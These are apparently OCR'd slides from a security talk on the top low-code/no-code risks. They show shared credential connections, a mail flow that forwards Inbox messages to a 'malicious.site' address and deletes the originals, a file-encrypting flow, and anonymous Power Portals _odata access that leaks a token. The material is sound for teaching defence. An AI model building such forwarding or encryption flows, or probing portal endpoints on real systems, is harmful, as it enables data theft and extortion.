Service connections are first class objects in most low-code/no-code platforms. This means they can be shared between applications, with other users or with entire organizations.

Credential Sharing as a Service



Connections in Zenity Stage (default)

Name	Modified	
ConnectionToFadiStorageAccount Azure Blob Storage	10 mo ago	
[redacted]azure-sql-server.database.wind... SQL Server	8 mo ago	
[redacted]tage.com Azure Blob Storage	11 mo ago	
[redacted]tage.com Microsoft Dataverse		
Connective eSignatures Connective eSignatures (preview)		
Connective eSignatures Connective eSignatures (preview)		
23 DB2		
File System File System		
Notifications Notifications		
Vendor Server FTP		
FTP FTP		
[redacted]a2g@gmail.com Gmail	1 wk ago	Connected

[redacted] Management [redacted]	Connected May 22 at 1:47 am	4 Recipes
dev_HTTP account [redacted] Env-Dev	Connected Feb 6 at 1:21 am	0 Recipes
dev_HTTP account [redacted] Env-Dev	Connected Feb 6 at 1:21 am	0 Recipes
dev_twitter Env-Dev	Connected Feb 10 at 1:40 am	1 Recipe
FTP at test.rebex.net Workspace / test export	Connected Apr 9, 2021, at 7:05 am	932 Recipes
[redacted]@gmail.com gmail Workspace	Connected Apr 9, 2021, at 5:05 am	1 Recipe

Gmail
2 Connections
5 Zaps

Google Sheets
1 Connection
2 Zaps

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
App Reader <> API Admin

Authorization as front-end logic




Unauthorized

200

LCNC-SEC-03: Data Leakage and Unexpected Consequences

Low-code/no-code applications often sync data or trigger operations across multiple systems, which creates a path for data to find its way outside the organizational boundary. This means that operations in one system can have unexpected consequences in another.

LCNC-SEC-03: Data Leakage and Unexpected Consequences



When a new email arrives (V3)

Folder: Inbox

Show advanced options

Send an email notification (V3)

* To: finance.external@malicious.site

* Subject: Finance email notification

* Body:

From: From

To: To

Subject: Subject

Body: Body

Show advanced options

Delete email (V2)

* Message Id: Message Id

Original Mailbox Address: finance@company.site

Data is being copied between two separate services using two separate identities – existing defense mechanisms fail

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
LCNC-SEC-03: Data Leakage and Unexpected Consequences

If <file found>

Then <encrypt file>



Manually trigger a flow

List folder

Apply to each file

* Select an output from previous steps

Body ×


Get file content

Encrypt data with key

Update file

LCNC-SEC-04: Authentication and Secure Communication Failures

Low-code/no-code applications typically connect to business-critical data via connections set up by business users, which can often result in insecure communication.



Connect to FTP/FTPS

Connection name *

Shared Drive

Name your connection. You can reuse it in other recipes.

Location *

Home assets

Server type *


FTP-S

FTP

LCNC-SEC-05: Security Misconfiguration

Misconfigurations can often result in anonymous user access to sensitive data or operations, unprotected public endpoints, unprotected secrets and oversharing.


LCNC-SEC-05: Security Misconfiguration



CYBER SECURITY NEWS · 6 MIN READ

Microsoft Power Apps Data Leak Fallout: 38 Million Records Exposed, State and City Governments Among Those Breached

SCOTT IKEDA · AUGUST 27, 2021



By Design: How Default Permissions on Microsoft Power Apps Exposed Millions

UpGuard Team

Published Aug 23, 2021

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Anonymous API Access

“An open protocol to allow the creation and consumption of queryable and interoperable RESTful APIs in a simple and standard way.”


Power portals can be configured to provide access to SQL tables through ODATA using a specific URL:

portal.powerappsportals.com/_odata

Anonymous API Access

Power portals can be configured to provide access to SQL tables through ODATA using a specific URL:

portal.powerappsportals.com/_odata




```
▼<service xmlns="http://www.w3.org/2007/app" xmlns:atom="http://www.w3.org/2005/Atom" xml:base=
  ▼<workspace>
     <atom:title type="text">Default</atom:title>
   ▼<collection href="EntityFormSet">
       <atom:title type="text">EntityFormSet</atom:title>
     </collection>
   ▼<collection href="globalvariables">
       <atom:title type="text">globalvariables</atom:title>
     </collection>
   </workspace>
 </service>
```

zenity.io/blog/the-microsoft-power-apps-portal-data-leak-revisited-are-you-safe-now/

Nothing to see here


/_odata/globalvariables:



"scs_globalvariablesid":"24[redacted]","scs_name":"Documents API Auth Token","scs_values":"Bearer eyJ0eXAi[redacted]","scs_purpose":"This variable stores OAuth Token to access Azure API.","createdon":"20[redacted]T18:03:39Z","list-id":"68[redacted]ba", "view-id":"bc9c3[redacted]b9c","entity-permissions-enabled":"true"

LCNC-SEC-06: Injection Handling Failures

Low-code/no-code applications ingest user provided data in multiple ways, including direct input or retrieving user provided content from various services. Such data can contain malicious payloads that may introduce risk to the application.



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
LCNC-SEC-07: Vulnerable, Unmanaged and Untrusted Components

Low-code/no-code applications rely heavily on ready-made components out of the marketplace, the web or custom connectors built by developers. These component are often unmanaged, lack visibility and expose applications to supply chain-based risks.



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
LCNC-SEC-08: Data and Secret Handling Failures

Low-code/no-code applications often store data or secrets as part of their "code" or on managed databases offered by the platform, which needs to be properly stored in compliance with regulation and security requirements.



Give-Aware Campaign

- HR team at a large IT company kicked off a Giveaway campaign
- App let’s you choose your donation, charity and plug in your credit card
- Cards are stored in plaintext on an environment available to everyone, including tenant guests
- Compliance audit

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
LCNC-SEC-09: Asset Management Failures

Low-code/no-code application are easy to create and have relatively low maintenance costs, which makes them prone to abandonment, while still remaining active. Furthermore, internal applications can gain popularity rapidly, without addressing business continuity concerns.



